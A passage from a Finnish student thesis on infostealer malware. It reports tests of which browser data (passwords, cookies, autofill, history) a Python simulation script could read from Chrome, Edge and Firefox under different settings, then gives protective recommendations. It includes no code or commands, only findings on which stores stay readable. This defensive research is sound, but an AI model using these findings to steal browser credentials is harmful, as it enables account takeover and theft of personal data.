Viimeisessä, kahdeksannessa testissä käytettiin palautettua virtuaalikoneen tilannekuvaa, jossa kaikki selaimet olivat jälleen oletusasetuksilla ja testidata oli palautettu. Tämän jälkeen kaikki selaimet konfiguroitiin parhaiden tietoturvakäytäntöjen mukaisesti aiempien testien perusteella. Tavoitteena oli selvittää, kuinka paljon tietoa selaimista voidaan yhä kerätä, vaikka asetukset olisi määritetty mahdollisimman tietoturvallisiksi estämään tietovarkaus. On kuitenkin tärkeää huomioida, että tässä testissä asetuksia muutettiin vasta sen jälkeen, kun selaimiin oli jo kertynyt tietoja. Käytännössä tietoturvatoimien tulisi alkaa tiedon tyhjentämisellä, jotta asetusten vaikutukset näkyvät niin sanotusti puhtaalta pöydältä.

9 Tulokset

Testien perusteella voidaan todeta, että kaikki tutkitut selaimet sisältävät ja keräävät merkittäviä määriä käyttäjätietoja, mikäli käyttäjä ei ole muuttanut oletusasetuksia. Erityisen haavoittuvaisia ovat automaattitäyttö- ja salasanatiedot, jotka ovat rikollisten näkökulmasta arvokasta tietoa ja oletusasetuksilla helposti saatavilla.

Käyttäjätietojen suojaaminen jää suurelta osin käyttäjän itsensä vastuulle. Asetusten säätäminen on kuitenkin monin paikoin epäselvää ja vaatii käyttäjältä tietotaitoa, sillä asetukset ovat usein hajautettu useaan eri paikkaan. Lisäksi on tärkeää huomioida, että suojausasetukset vaikuttavat vain tulevaan toimintaan eivätkä koske jo tallennettuja tietoja. Tämä on keskeinen seikka tietoturvakäytäntöjä suunniteltaessa.

Taulukko 3 on esitetty yhteenveto eri testiajojen tuloksista.

Taulukko 3. Testitulokset

Testi	Chrome	Edge	Firefox
Oletusasetukset	❌ Varastettavissa: selaushistoria, automaattitäyttötiedot, evästeet ja salasanat	❌ Varastettavissa: selaushistoria, automaattitäyttötiedot, evästeet ja salasanat	❌ Varastettavissa: selaushistoria, automaattitäyttötiedot, evästeet ja salasanat
Salasanojen suojaaminen pääsalasanalla	❌ Salasanat varastettavissa (ei tukea pääsalasanalle)	❌ Salasanat varastettavissa	✔ Pääsalasana: Salasanat suojattu ❌ Device sign in: Salasanat varastettavissa
Automaattitäytön estäminen	⚠ Jo tallennetut tiedot edelleen varastettavissa	⚠ Jo tallennetut tiedot edelleen varastettavissa	⚠ Jo tallennetut tiedot edelleen varastettavissa
Selaushistorian tyhjentäminen istunnon päätteeksi	❌ Ei asetusta saatavilla	✔ Selaushistoria poistettu	⚠ Unohtamisasetus ei vaikuta jo tallennettuun historiaan
Selaushistorian tyhjentäminen manuaalisesti	✔ Selaushistoria poistettu	✔ Selaushistoria poistettu	✔ Selaushistoria poistettu
Evästeiden tyhjentäminen istunnon päätteeksi	❌ Ei asetusta saatavilla	✔ Evästeet poistettu	✔ Evästeet poistettu

Evästeiden tyhjentäminen manuaalisesti	✔ Evästeet poistettu	✔ Evästeet poistettu	✔ Evästeet poistettu
Kaikkien asetuksien asettaminen ns. ”parhaat käytännöt”	❌ Varastettavissa: selaushistoria, automaattitäyttötiedot, evästeet ja salasanat	✔ Käytännöillä voidaan estää tietovarkauden haitat	✔ Käytännöillä voidaan estää tietovarkauden haitat, selaushistoriaa lukuun ottamatta.

Taulukon seloste: ✔ = Toimii hyvin tai suojaa tietoja, ⚠ = Osittainen suoja tai rajoitettu vaikutus, ❌ = Ei suojaa, tiedot varastettavissa.

Testauksessa käytetty Python-skripti osoittautui tehokkaaksi välineeksi selainten haavoittuvuuksien esiin tuomiseen. Se soveltuu erityisen hyvin koulutuskäyttöön ja tietoisuuden lisäämiseen tietoturvasta, sillä se havainnollistaa konkreettisesti, miten helposti suojaamattomat tiedot ovat paikallisesti saatavilla, jos asianmukaisia asetuksia ei ole määritetty.

9.1 Testitulosten analyysi

Oletusasetuksilla suoritetut testit osoittivat, että kaikissa mukana olleissa selaimissa käyttäjätietoja on helposti saatavilla. Tämä johtuu siitä, että selaimet sallivat oletuksena runsaasti tietojen tallennusta. Erityisesti automaattitäyttötoiminto on oletuksena päällä kaikissa selaimissa. Edge erottui erityisesti siinä, kuinka aktiivisesti se tallentaa käyttäjän kirjoittamia tietoja.

Pääsalasanan vaikutusta salasanojen suojaamiseen tarkasteltiin seuraavassa testissä. Firefoxissa pääsalasana toimi tehokkaasti ja sen käyttöönoton jälkeen tallennettuja salasanoja ei enää saatu skriptillä luettua. Edgeen lisätyllä pääsalasanalla ei ollut vaikutusta skriptin toimintaan. Muutenkin koska Chromium-pohjaiset selaimet, kuten Chrome ja Edge, luottavat käyttöjärjestelmän suojausmekanismeihin salasanat ovat luettavissa niiden tiedostoista. Käyttöjärjestelmäpohjainen suojaus tuo lisäturvaa, mutta sen kiertäminen on osoitettu mahdolliseksi ja nämä suojausratkaisut ovat edelleen haavoittuvia. Tämä voi olla käyttäjän kannalta hämmentävää, koska selaimen käytön aikana suojaus tuntuu vahvalta, kun kaikkeen tietojen muokkaamiseen vaaditaan

järjestelmän salasanaa. Kuitenkin jos haittaohjelma on saanut järjestelmäoikeudet samalle tilille, se pystyy myös lukemaan salattuja tietoja.

Automaattitäytön estämiseen liittyvät asetukset osoittautuivat toimiviksi vain uusien tietojen osalta. Jo tallennetut tiedot säilyvät, ellei käyttäjä poista niitä erikseen tai nollaa selaimen profiilia. Edge ja Firefox mahdollistaa asetuksissaan automaattitäyttötietojen poiston selaimen sulkemisen yhteydessä, joka on toimiva keino vähentämään tiedostoihin kertyvää arkaluontoista dataa.

Selaushistorian ja evästeiden automaattinen poistaminen toi esiin merkittäviä eroja selainten välillä. Edge oli ainoa, jossa käyttäjä pystyi eritellen määrittämään, mitkä tiedot poistuvat automaattisesti selaimen sulkeutuessa ja käytännön testissä tämä ominaisuus toimi odotetusti. Firefoxin selausdatan unohtamisasetus ei vastannut odotuksia, eikä se poistanut aiemmin tallennettuja tietoja, vaikka selaimen asetuksissa annettiin ymmärtää, että kaikki selausdata unohdettaisiin. Mukautetuilla Firefoxin selaushistoria-asetuksilla voitiin valita, että selaushistoria tyhjennetään aina kun selain suljetaan, mutta se jätti silti jälkeensä selaushistorian. Firefoxin evästeiden automaattinen poisto selaimen sulkemisen yhteydessä toimi odotusten mukaisesti. Chrome ei pidä sisällään asetuksia, joilla voisi automaattisesti tyhjentää selaushistorian tai evästeet. Manuaaliset tyhjennykset toimivat kaikissa selaimissa, mutta tietoturvallisen toiminnan kannalta olisi suotavaa, että nämä toimenpiteet voisi automatisoida. Erityisesti evästeiden kohdalla tämä on tärkeää, sillä niiden mukana voi tallentua kirjautumisiin liittyviä istuntotietoja, joita rikolliset voivat hyödyntää tilien kaappaamiseen.

Testi, jossa otettiin käyttöön parhaat mahdolliset suojausasetukset tietovarkauksien varalta, osoitti suuria eroja selainten välillä sen suhteen, miten hyvin tiedot pysyvät turvassa. On kuitenkin tärkeää huomata, että testissä tarkasteltiin tilanteita, joissa asetuksia muutettiin vasta sen jälkeen, kun tiedot oli jo tallennettu. Tietoturvan näkökulmasta paras tapa on poistaa aiemmat tiedot ja aloittaa selainkäyttö uusilla asetuksilla puhtaalta pohjalta.

Edge onnistui asetusten avulla rajaamaan tiedon tallennusta hyvin ja niillä saatiin määritettyä tilanne missä koneelle ei tallennu mitään tietoja varastettavaksi. Firefox puolestaan suojasi salasanat tehokkaasti pääsalasanan avulla, mikä on tärkeä tietoturvaominaisuus, jos halutaan salasanoja tallentaa selaimeen. Muutenkin Firefoxin asetuksilla päästiin tilanteeseen, jossa vain selaushistoria jäi varastettavaksi. Chrome sen

sijaan osoittautui yllättävän avoimeksi, vaikka siihen oli asetettu kaikki mahdolliset suojausasetukset, jäi selaimeen varastettavaksi kaikki siihen jo tallentunut tieto.

Käyttäjän voi olla helppo kuvitella olevansa turvassa estämällä esimerkiksi evästeet ja automaattitäytön, mutta nämä asetukset eivät suojaa jo kerättyjä tietoja. Siksi olisi tärkeää, että selainten kehittäjät tarjoaisivat asetusten yhteydessä selkeämmän ilmoituksen siitä, että tietoja on jo tallennettu. Käyttäjälle voisi tarjota mahdollisuuden poistaa nämä tiedot suoraan asetuksen määrittämisen yhteydessä. Tämä lisäisi ymmärrettävyyttä ja auttaisi parantamaan selainkäytön tietoturvaa.

9.2 Tuloksien luotettavuus

Testien tulokset ovat suuntaa antavia ja antavat hyvän kokonaiskuvan siitä, millaisia tietoja selaimiin voi tallentua ja miten näitä tietoja voidaan suojata selaimen asetusten avulla. Tuloksia voidaan pitää käyttökelpoisina tietoturvatietoisuuden lisäämisen ja parhaiden käytäntöjen määrittelyn näkökulmasta.

Testaus toteutettiin yhdessä kontrolloidussa testiympäristössä, mikä mahdollisti olosuhteiden hallinnan, mutta samalla rajasi tutkimuksen ulkopuolelle reaalimaailman muuttujia. Eri käyttöjärjestelmien, selainversioiden ja käyttäjäprofiilien vaihtelu voi vaikuttaa siihen, miten selain tallentaa ja suojaa tietoja. Näin ollen tuloksia ei voida suoraan yleistää kaikkiin käyttöympäristöihin.

Käytetty Python-skripti ei kyennyt purkamaan kaikkien tietojen salausta Chromium-pohjaisten selainten osalta, joissa App-Bound Encryption vaikeutti salasanojen ja evästeiden lukemista. Tämä rajoitti osittain mahdollisuutta saada täydellinen kuva siitä, mitä kaikkea tietoa selaimet säilyttävät käyttäjästä.

Testikierroksia tehtiin kahdeksan, mutta mahdollisia asetusten ja käyttötilanteiden yhdistelmiä on huomattavasti enemmän. Esimerkiksi selaimen pitkäaikaisen käytön vaikutuksia tai pilvipalveluihin kirjautuneiden käyttäjien tietojen synkronoitumista paikalliselle laitteelle ei käsitelty tässä työssä.

9.3 Verkkoselaamisen parhaat käytännöt

Verkkoselaamisen tietoturva ei perustu pelkästään selainasetuksiin, vaan myös käyttäjän oma toiminta vaikuttaa siihen merkittävästi. Hyvät käytännöt voidaan jakaa kahteen näkökulmaan: miten selain on asetettu toimimaan sekä miten käyttäjä toimii verkossa.

Turvalliseen selaamiseen liittyvä käyttäytyminen tarkoittaa ennen kaikkea hyökkäyspinta-alan pienentämistä. Käyttäjän tulee tehdä tietoisia valintoja ja välttää esimerkiksi tuntemattomien linkkien klikkaamista tai henkilötietojen luovuttamista epäilyttäville sivustoille. On hyvä pysähtyä miettimään ennen toimintaa eikä tehdä kiireessä päätöksiä. Yleisin tapa joutua infostealer-haittaohjelman uhriksi on tietojenkalastelu tai muu sosiaalinen manipulointi. Tämän vuoksi kyky tunnistaa kalasteluyritys on keskeinen osa verkkoturvallisuutta. Joissain tilanteissa voi olla hyvä harkita yksityisen selausikkunan käyttöä, esimerkiksi nettipankissa asioidessa. Näin voidaan pienentää riskiä, että arkaluontoisia tietoja tallentuu selaimen kautta laitteelle.

Selainasetuksiin liittyvät hyvät käytännöt taas edellyttävät, että käyttäjä ymmärtää mitä tietoja selain tallentaa ja miksi. Yhteiskäyttölaitteilla selain tulisi määrittää niin, että se ei tallenna selaushistoriaa, evästeitä, automaattitäyttötietoja eikä salasanoja. Vaihtoehtoisesti voidaan varmistaa, että kaikki nämä tiedot poistetaan aina selaimen sulkemisen yhteydessä. Henkilökohtaisilla laitteilla voi sallia tiettyjen tietojen tallennuksen käytettävyyden parantamiseksi, mutta tietoturvauhat on silti syytä pitää mielessä. Esimerkiksi istuntoevästeet voivat antaa rikollisille helpon pääsyn tileihin, jos ne eivät nollaudu riittävän usein.

Selaimen päivittäminen on tärkeä osa turvallista käyttöä. Yleisesti selaimet päivittävät itsensä automaattisesti, mutta tämä ei aina tapahdu välittömästi. Käyttäjän on hyvä varmistaa, että selain on ajan tasalla, erityisesti jos tietoon tulee jokin kriittinen tietoturvahaavoittuvuus. Chromium-pohjaisissa selaimissa uusien päivityksien tarkistaminen edellyttää asetussivulla vierailua, mikä ei ole selvää tavalliselle käyttäjälle. Firefox tarjoaa mahdollisuuden automaattisten päivitysten valintaan suoraan asetuksista.

Tietoturvaa lisää myös se, että konetta käytetään peruskäyttäjänä eikä järjestelmänvalvojana. Peruskäyttäjän oikeuksilla on vaikeampi asentaa vahingossa

haittaohjelmia, jotka vaativat järjestelmätason oikeudet esimerkiksi salauksien purkamiseen.

Verkkopalveluiden kehittäjien tulisi myös kiinnittää huomiota siihen, miten pitkään evästeet säilyvät. Lyhyemmät evästeiden elinkaaret voivat vähentää sitä riskiä, että rikolliset pystyvät hyödyntämään varastettuja istuntoevästeitä.

Selainlaajennukset voivat parantaa käyttökokemusta, mutta niiden kanssa on oltava tarkkana. Ennen laajennuksen asentamista on hyvä tutkia, kuka sen on kehittänyt, mitä oikeuksia se vaatii ja mihin tietoihin se pääsee käsiksi. Laajennuksen päivityksiä ja mahdollisia muutoksia sen toimintaan tulee seurata myös käytön edetessä.

Tietoturvassa tietoisuuden lisääminen on tärkein yksittäinen tekijä. Asioista tulisi puhua avoimesti ja ymmärrettävästi, ei pelotellen. Tietoturvakäytännöt koetaan usein vaikeiksi, koska ne koetaan vain esteiksi helppokäyttöisyydelle. On tärkeää, että ihmisillä on mahdollisuus oppia ja ymmärtää, miksi tietyt toimenpiteet ovat tarpeellisia. Käytäntöjä suunniteltaessa on myös mietittävä, kenelle ne on tarkoitettu ja mihin tilanteeseen ne sopivat. Esimerkiksi ei ole järkevää vaatia rivityöntekijältä henkilökohtaisella työkoneellaan selaushistorian tyhjentämistä jokaisen istunnon jälkeen, ellei siihen ole perusteltua tarvetta.

Kun ymmärretään, millaisia riskejä selainkäytössä on esimerkiksi infostealer-haittaohjelmien näkökulmasta, voidaan laatia käytäntöjä, jotka palvelevat omaa arkea ja tietoturvatarpeita. Yksinkertaisuus on valttia ja niin sanottu KISS-periaate (Keep It Simple, Stupid) auttaa siinä, että tietoturvaa on helpompi toteuttaa arjen keskellä. Esimerkiksi yksinkertainen tapa tyhjentää evästeet automaattisesti selaimen sulkeutuessa on helppo ottaa käyttöön, mutta se voi tehokkaasti vähentää tietojen vuotamisen riskiä.

Lopulta parhaiden käytäntöjen luomisessa on aina kyse tasapainosta turvallisuuden ja käytettävyyden välillä. Selaamista voidaan tehdä äärimmäisen yksityisesti niin, ettei mitään tallennu, mutta se voi vaikeuttaa jatkuvaa käyttöä ja esimerkiksi lisätä jatkuvaa uudelleenkirjautumista eri palveluihin. Tärkeintä on, että käyttäjä tiedostaa valintojensa vaikutukset ja voi tehdä päätöksiä niiden pohjalta.

9.4 Suositukset selainasetuksille


Ennen kuin aloittaa uuden selaimen käytön, kannattaa varata hetki sen asetusten läpikäymiseen kohta kohdalta. Selainten oletusasetukset vaihtelevat ja ovat usein paljon käyttäjän tietoja tallentavia. Siksi on tärkeää tehdä omiin tarpeisiin sopivat muutokset heti alussa, ettei selaimeen pääse tallentumaan tietoja, joita ei haluta tallentaa.

Salasanojen tallennukseen ei suositella käytettäväksi selaimen omaa toimintoa, vaan erillistä kolmannen osapuolen salasananhallintaohjelmaa, joka tarjoaa yleensä vahvemman suojauksen tiedoille. Chrome-selaimen pilvipohjainen salasananhallinta voi toimia, mikäli käyttäjä voi varmistua siitä, ettei salasanoja tallenneta myös paikallisesti laitteelle. Firefoxiin asetettu vahva pääsalasana tuo lisäturvaa selaimiin tallennetuille salasanoille, jos niitä välttämättä haluaa tallentaa selaimeen.

Automaattitäyttö on kätevä toiminto, mutta siihen tallennetut tiedot, kuten osoitteet, yhteystiedot ja maksukorttien numerot, ovat hyvin arkaluontoisia. Käyttäjän on hyvä tietää, mitä tietoja selain säilyttää, ja pohtia, olisiko turvallisempaa estää näiden tietojen tallentaminen kokonaan. Vähintäänkin tietojen säännöllinen poistaminen on suositeltavaa. Testien perusteella voidaan todeta myönteisenä asiana se, että mikään testatuista selaimista ei näyttänyt luottokorttien turvakoodeja.


Jos selain asetetaan muistamaan jonkin verran selaushistoriaa ja evästeitä käytettävyyden vuoksi, hyvä kompromissi on ajastaa esimerkiksi viikoittainen selausdatan tyhjennys. Näin vähennetään hyökkäyspinta-alaa, mutta säilytetään käyttäjäystävällisyyttä arjen selailussa. Kuva 15 esitetään Edgen asetussivu, jolla voidaan helposti määrittää mitä tietoja poistetaan selaimen sulkemisen yhteydessä. Se onkin suositeltava tapa säännöstellä selaushistorian tallennusta ja samanlaisen ominaisuuden toivoisi löytyvän kaikista selaimista.

Kuva 15. Microsoft Edgen selaushistorian poistamisen määritys




Selauksen turvallisuutta voidaan parantaa ottamalla käyttöön selaimen asetuksista turvallisen yhteyden pakottaminen, kuten HTTPS-Only Mode (Kuva 16) tai Automatic HTTPS. Tämä asetus varmistaa, että selain käyttää ensisijaisesti suojattua HTTPS-yhteyttä, eikä muodosta automaattisesti yhteyttä suojaamattomien HTTP-sivustojen kanssa. Suojaamattomia yhteyksiä voidaan hyödyntää esimerkiksi verkkoliikenteen salakuunteluun, mikä voi johtaa arkaluontoisten tietojen joutumisen vääriin käsiin. HTTPS-yhteyden pakotuksen avulla voidaan estää tällaiset yhteydet ja varmistaa, että yhteys verkkosivustolle on aina salattu ja suojattu. Näin käyttäjän ei tarvitse itse jatkuvasti tarkistaa, onko yhteys turvallinen. On kuitenkin tärkeää huomata, että tämä asetus ei poista käyttäjän vastuuta turvallisesta verkkokäyttäytymisestä. Suojattu yhteys ei estä tietojen jakamista epäluotettaville sivustoille, mikäli käyttäjä itse toimii huolimattomasti. Tietoinen ja valpas verkon käyttäminen edellyttää esimerkiksi sen seuraamista, mille verkkosivustolle ollaan siirtymässä ja mitä osoitepalkissa lukee.

Kuva 16. Firefoxin asetus suojatun verkkoyhteyden käyttöön




Selaimen pitäminen ajan tasalla on tärkeää, sillä nykyaikaisiin selaimiin julkaistaan jatkuvasti tietoturvapäivityksiä. Firefoxin asetuksista voi valita automaattisen päivitystoiminnon, jolloin selain pysyy ajantasaisena ilman käyttäjän toimenpiteitä. Myös Chromium-pohjaiset selaimet päivittyvät automaattisesti, mutta uusimman version asentuminen ei aina tapahdu välittömästi uuden version ollessa saatavilla. Päivitysprosessia voi nopeuttaa siirtymällä selaimen asetussivulle, jolta selaimen version voi tarkistaa ja samalla käynnistää uuden päivityksen asennus. Yksi tapa automatisoida tämän tarkistus on asettaa kyseinen asetussivu avautumaan automaattisesti aina kun selain käynnistetään (Kuva 17). Tällöin selain tarkistaa automaattisesti, onko uusia päivityksiä saatavilla (Kuva 18).

Kuva 17. Chromen startup sivun määritys päivityssivuksi



Kuva 18. Chromen version tarkistus ja päivitys



10 Johtopäätökset ja pohdinta

Opinnäytetyön tulokset tarjoavat konkreettista ja havainnollistavaa tietoa siitä, kuinka haavoittuvia selainten paikallisesti tallentamat tiedot voivat olla, etenkin jos käyttäjä luottaa oletusasetuksiin. Vaikka testaus kattoi vain yhden rajatun tilanteen, havaintojen pohjalta voidaan jo muodostaa selkeitä suosituksia siitä, miten käyttäjät voivat pienentää riskiä joutua infostealer-haittaohjelmien uhreiksi.

Erityisen tärkeäksi nousee se, kuinka merkittävä osa tietoturvasta jää loppukäyttäjän vastuulle. Oletusasetukset eri selaimissa mahdollistavat tietojen tallentamisen ilman käyttäjän aktiivista valintaa, mikä on huolestuttavaa. Tästä syystä olisi tärkeää, että jokainen uusi selainkäyttö aloitetaan huolellisella asetusten tarkistuksella.

Miten infostealer-haittaohjelmat keräävät dataa selaimista? Infostealer-haittaohjelmat hyödyntävät selainten paikallisesti tallentamia tietoja, kuten salasanoja, automaattitäyttötietoja, selaushistoriaa ja evästeitä. Ne hakevat näitä tietoja selainten profiilikansioista, joissa niitä säilytetään usein selkokielisinä tai salattuina, mutta silti saavutettavina erityisesti suorittaessa haittaohjelmaa järjestelmäoikeuksin.

Miten organisaatiot ja yksityishenkilöt voivat tehokkaimmin suojautua infostealer-haittaohjelmien aiheuttamilta tietovarkauksilta selaimissa? Tehokkain suojautuminen perustuu ensisijaisesti käyttäjän omaan toimintaan. Parhaita käytäntöjä selainasetusten määrittämiseen ovat tietojen automaattinen tyhjentäminen säännöllisesti, HTTPS-yhteyden pakotus, automaattiset päivitykset, automaattitäytön estäminen ja salasanojen tallentamisen välttäminen selaimessa. Lisäksi tietoisuuden lisääminen, varovaisuus verkossa ja salasananhallintaohjelmien käyttö ovat keskeisiä keinoja suojautumiseen.

Opinnäytetyön toteutuksessa kohdattiin myös haasteita. Kirjoittajan rajallinen ohjelmointikokemus rajoitti teknisen toteutuksen laajuutta, mutta tekoälyavusteinen kehitys mahdollisti kuitenkin riittävästi toimivan simulaation rakentamisen. Selainasetusten monimutkaisuus ja epäselvyys herättivät kysymyksiä siitä, onko selaimia suunniteltu loppukäyttäjien tietoturvatarpeet huomioiden. Kun asetusten vaikutuksia on vaikea ymmärtää ilman syvällistä teknistä osaamista, on vaarana, ettei suojausta osata käyttää eikä se toimi odotetusti.

Tulevaisuudessa testejä voitaisiin laajentaa eri selainversioihin ja käyttöjärjestelmiin, jotta saataisiin kattavampi kuva selainkäyttäytymisen tietoturvasta eri alustoilla. Tutkimusta voisi myös laajentaa erilaisiin käyttötilanteisiin, kuten kirjautuneisiin selainprofiileihin, muutoksiin pidempiaikaisen selaimen käytön myötä, sekä selaimen päivittämisen vaikutuksiin tallennettuihin tietoihin. Lisäksi voisi olla hyödyllistä kokeilla oikeita infostealer-näytteitä valvotussa ja eristetyssä testiympäristössä, mikä toisi testaukseen lisää realismia ja tarkkuutta. Mielenkiintoinen jatkotutkimuksen kohde olisi myös Firefoxin Microsoft Store -version tarkempi tarkastelu erityisesti siitä näkökulmasta, miten ja minne selain tallentaa tietoja tämän asennustavan myötä. Lisäksi olisi hyödyllistä tarkastella tarkemmin selainlaajennusten sekä päätelaitteiden suojausratkaisujen vaikutusta tietoturvaan ja niiden kykyä tunnistaa infostealer-uhkia.

11 Yhteenveto

Opinnäytetyön tavoitteena oli tutkia, miten infostealer-haittaohjelmat toimivat ja millaisin käytännön keinoin niiden aiheuttamia tietovarkauksia voidaan ehkäistä erityisesti verkkoselaimien näkökulmasta. Teoriaosuudessa perehdyttiin haittaohjelmien toimintaperiaatteisiin sekä siihen, millaisia tietoja selaimet keräävät ja säilyttävät. Toiminnallisessa osuudessa testattiin, miten selainasetusten muuttaminen vaikuttaa tietojen suojaamiseen.

Testien perusteella selvisi, kuinka helposti selaimiin tallennettu tieto on saavutettavissa ja miten suuri osa siitä voi olla rikollisten kannalta arvokasta. Simulaatioskriptin ajaminen kirjoittajan henkilökohtaisella koneella konkretisoi havainnot ja herätti pohtimaan myös omia selainkäyttötottumuksia.

Työssä saatiin kattavat vastaukset asetettuihin tutkimuskysymyksiin. Samalla se toi esiin, miten ratkaisevaa yksittäisten asetusten merkitys voi olla ja kuinka suuri rooli käyttäjällä itsellään on tietoturvassa. Sanotaan, että tieto lisää tuskaa, mutta tämän työn kautta opin, että se voi myös lisätä itsevarmuutta ja kykyä toimia oikein. Kun tietää, mitä voi tapahtua, osaa varautua ja suojautua paremmin.

